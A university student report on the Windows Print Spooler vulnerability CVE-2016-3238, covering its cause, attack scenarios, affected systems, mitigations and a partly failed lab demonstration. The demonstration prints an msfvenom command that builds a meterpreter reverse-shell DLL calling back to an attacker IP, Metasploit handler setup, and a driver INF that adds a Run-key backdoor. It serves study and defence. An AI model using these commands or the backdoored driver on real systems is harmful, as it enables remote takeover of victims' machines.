

CVE-2016-3238/MS16-087

Group No :

Group Members : Cheng Ho / Pyie Sone(33534672)

Submission Date : 25 Nov 2018

Content	Page No.
Description	2
Execution of vulnerability	2 - 5
Affected Systems	6
Mitigation and prevention strategies	6
Demonstration of the exploit in action	7 - 13
References	14

Description

CVE-2016-3238 (Windows Print Spooler Remote Code Execution Vulnerability) is a vulnerability within Windows Print Spooler in most Windows System (from Windows XP to Windows 10) that allows attackers to execute arbitrary code by providing a crafted print driver. This vulnerability is pair with CVE-2016-3239 (Windows Print Spooler Elevation of Privilege Vulnerability)

The root cause of this vulnerability lies in the "PSetupDownloadAndInstallLegacyDriver" function of ntprint.dll library. The function is responsible for checking policy and initiate installation with elevated privilege.

Execution of vulnerability

The vulnerability can be exploited


1. Within the network
2. from outside of the local network.

In order to exploit this an attacker must be able to compromise a printer or a print server. After that, execution of this vulnerability can be done via Injecting dll patched with payload onto a printer. Once the user tries to connect to the printer itself or through print server. The patched dll will be sent and installed without administrator rights and without even prompting any warning, UAC or even binary signature verification.


1. Execution via local network

Assuming the attacker is already inside the network. The attacker can execute the exploit in three ways.


1. The attacker can replace the compromised printer's driver with a malicious driver by hacking the targeted printer's vulnerabilities.
2. If hacking a printer is not feasible due to circumstances, the attacker can advertise a rogue/fake printer on the network and just patiently wait for a user to connect.
3. The attacker can perform a man-in-the-middle attack by monitoring the networks traffics and intercept a legitimate printer driver installation process and replace the driver with a patched driver.



For 1 and 2, when the user connects to the printer, the printer driver will be installed without any user's consent all under the system right. Thus, allowing the attacker access to the victim's machine easily.




The process will be repeated multiple times thus effecting multiple as users will probably connect to the printer. (Watering hole attack)




2. Execution via Internet (Going global with Internet Printing Protocol and WebPointNPrint)

The vulnerability can be exploited via outside of the network as the same process works for IPP(Internet Printing Protocol) and webPointNPrint(MS-WPRN).


The attacker can set up a malicious website and let the user connects to the site as Microsoft's IPP allows the same mechanism to load drivers from printers through the internet.



Once the user connects to the website, the attacker's print driver will be delivered and installed on the victim's computer.



Now the attacker is inside the network, he can now search for a printer on the network to exploit in order to place a fake driver or advertise a rogue/fake printer in order to infect as much computers as he can.



Affected Systems

Windows Vista
Windows Server 2008
Windows Server 2008 R2
Windows 7
Windows 8.1
Windows Server 2012
Windows Server 2012 R2
Windows RT
Windows 10
Windows Vista
Windows Server 2008
Windows Server 2008 R2

Mitigation and prevention strategies

Mitigation & Prevention Strategies

1. Disable Point-and-Print. (security over convenience)
2. Add warning and request UAC.
3. Perform network content inspection signatures for the IPP/WebPnP variant of the attack.
4. Using drivers that used Point-Print-Print(v4) instead of v3.

The first version of fix has been released by Microsoft on July 2016.

The update enforces the validation of printer drivers prior to their installation. The second fix addressing the issue was released on November 2017.

Microsoft has also released the needed documentation for the development of enhanced Point-and-Print(v4).

5. Windows update patch : KB3170455 - this security update released on July 12, 2016 is to fix this vulnerability.

Demonstration of the exploit in action

We have to admit that we do not manage to perform the exploit ‘the right way’ due to technical challenges.

So under this section, we have two sub-sections.

- 1) What we tried at first
- 2) The outcome – what we did

- 1) What we tried at first

*This is what we tried and failed. So, you may not proceed this in the VM that we submitted.


This is the layout of what we did in order to create a scenario for the exploit

We used 3 machines.

Windows Server 2012(Print Server - connected to the printer),

Kali Linux (Attacker’s machine).


Windows 7 (Victim’s machine).



8


On Kali Linux,

1. Generating dll payload using msfvenom



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.103 LP  
ORT=4444 -f dll > /root/Desktop/payload.dll
```

2. Listening for reverse tcp connection from victim's machine.



```
root@kali:~# msfconsole -q  
msf > use exploit/multi/handler  
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set lhost 192.168.56.103  
lhost => 192.168.56.103  
msf exploit(multi/handler) > set lport 4444  
lport => 4444  
msf exploit(multi/handler) > show options  
Module options (exploit/multi/handler):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
| ---- | -----           | -----    | -----       |

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| ----     | -----           | -----    | -----                                                     |
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    |                 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



  
Exploit target:  


| Id | Name            |
|----|-----------------|
| -- | ----            |
| 0  | Wildcard Target |

  
msf exploit(multi/handler) > start  
[-] Unknown command: start.  
msf exploit(multi/handler) > run  
  
[-] Exploit failed: The following options failed to validate: LHOST.  
[*] Exploit completed, but no session was created.  
msf exploit(multi/handler) > set LHOST 192.168.56.103  
LHOST => 192.168.56.103  
msf exploit(multi/handler) > run  
  
[-] Handler failed to bind to 192.168.56.103:4444:- -  
[*] Started reverse TCP handler on 0.0.0.0:4444
```


On Windows Server 2012(Print Server),

1. Setup Print Server and enable IPP.




10

2. Setup a printer using our payload driver patched with the dll generated in Kali.

***This is where we fail to do. The payload dll was never able to successfully copied to the victim's machine.**

***We created our own driver using Visual Studio but that also failed.**


***We tried using backdoor factory to patch but failed.**




On Windows 7,

1. Connect to the print server's compromised printer

As shown in the photo, the connection was successful and able to check documents and status.



However, once we check the driver of the printer on this victim's machine. Only a few files are downloaded and executed. Not the attacker's drivers. Hence, the attack is a failure.



2) The outcome - what we did

We created v4 printer driver using Visual Studio 2017. We import the generated payload from the kali machine into this driver files. On top of that, we also modified the drivers so that it will drop autorun malicious .exe files every time user log in or start up in the windows 7.


In this case, we use .exe file instead of dll. During installation, the following registry key will be added into the windows 7.

```
[DefaultInstall]
AddReg=Backdoor_Reg

[Backdoor_Reg]
HKLM,"Software\Microsoft\Windows\CurrentVersion\Run",PayloadName,0x00000000,"%66000%\cool.exe"

[USB_HOST_BASED_SAMPLE_FILES]
usb_host_based_sample.gpd
usb_host_based_sample-pipelineconfig.xml
usb_host_based_sample_extension.xml
usb_host_based_sample-manifest.ini
usb_host_based_sample.js
usb_host_based_sample_events.xml
cool.exe
```


We then installed this driver on the Windows Server 2012 R2. In a way, where attacker manage to access the server and have the credentials to perform printer installation.



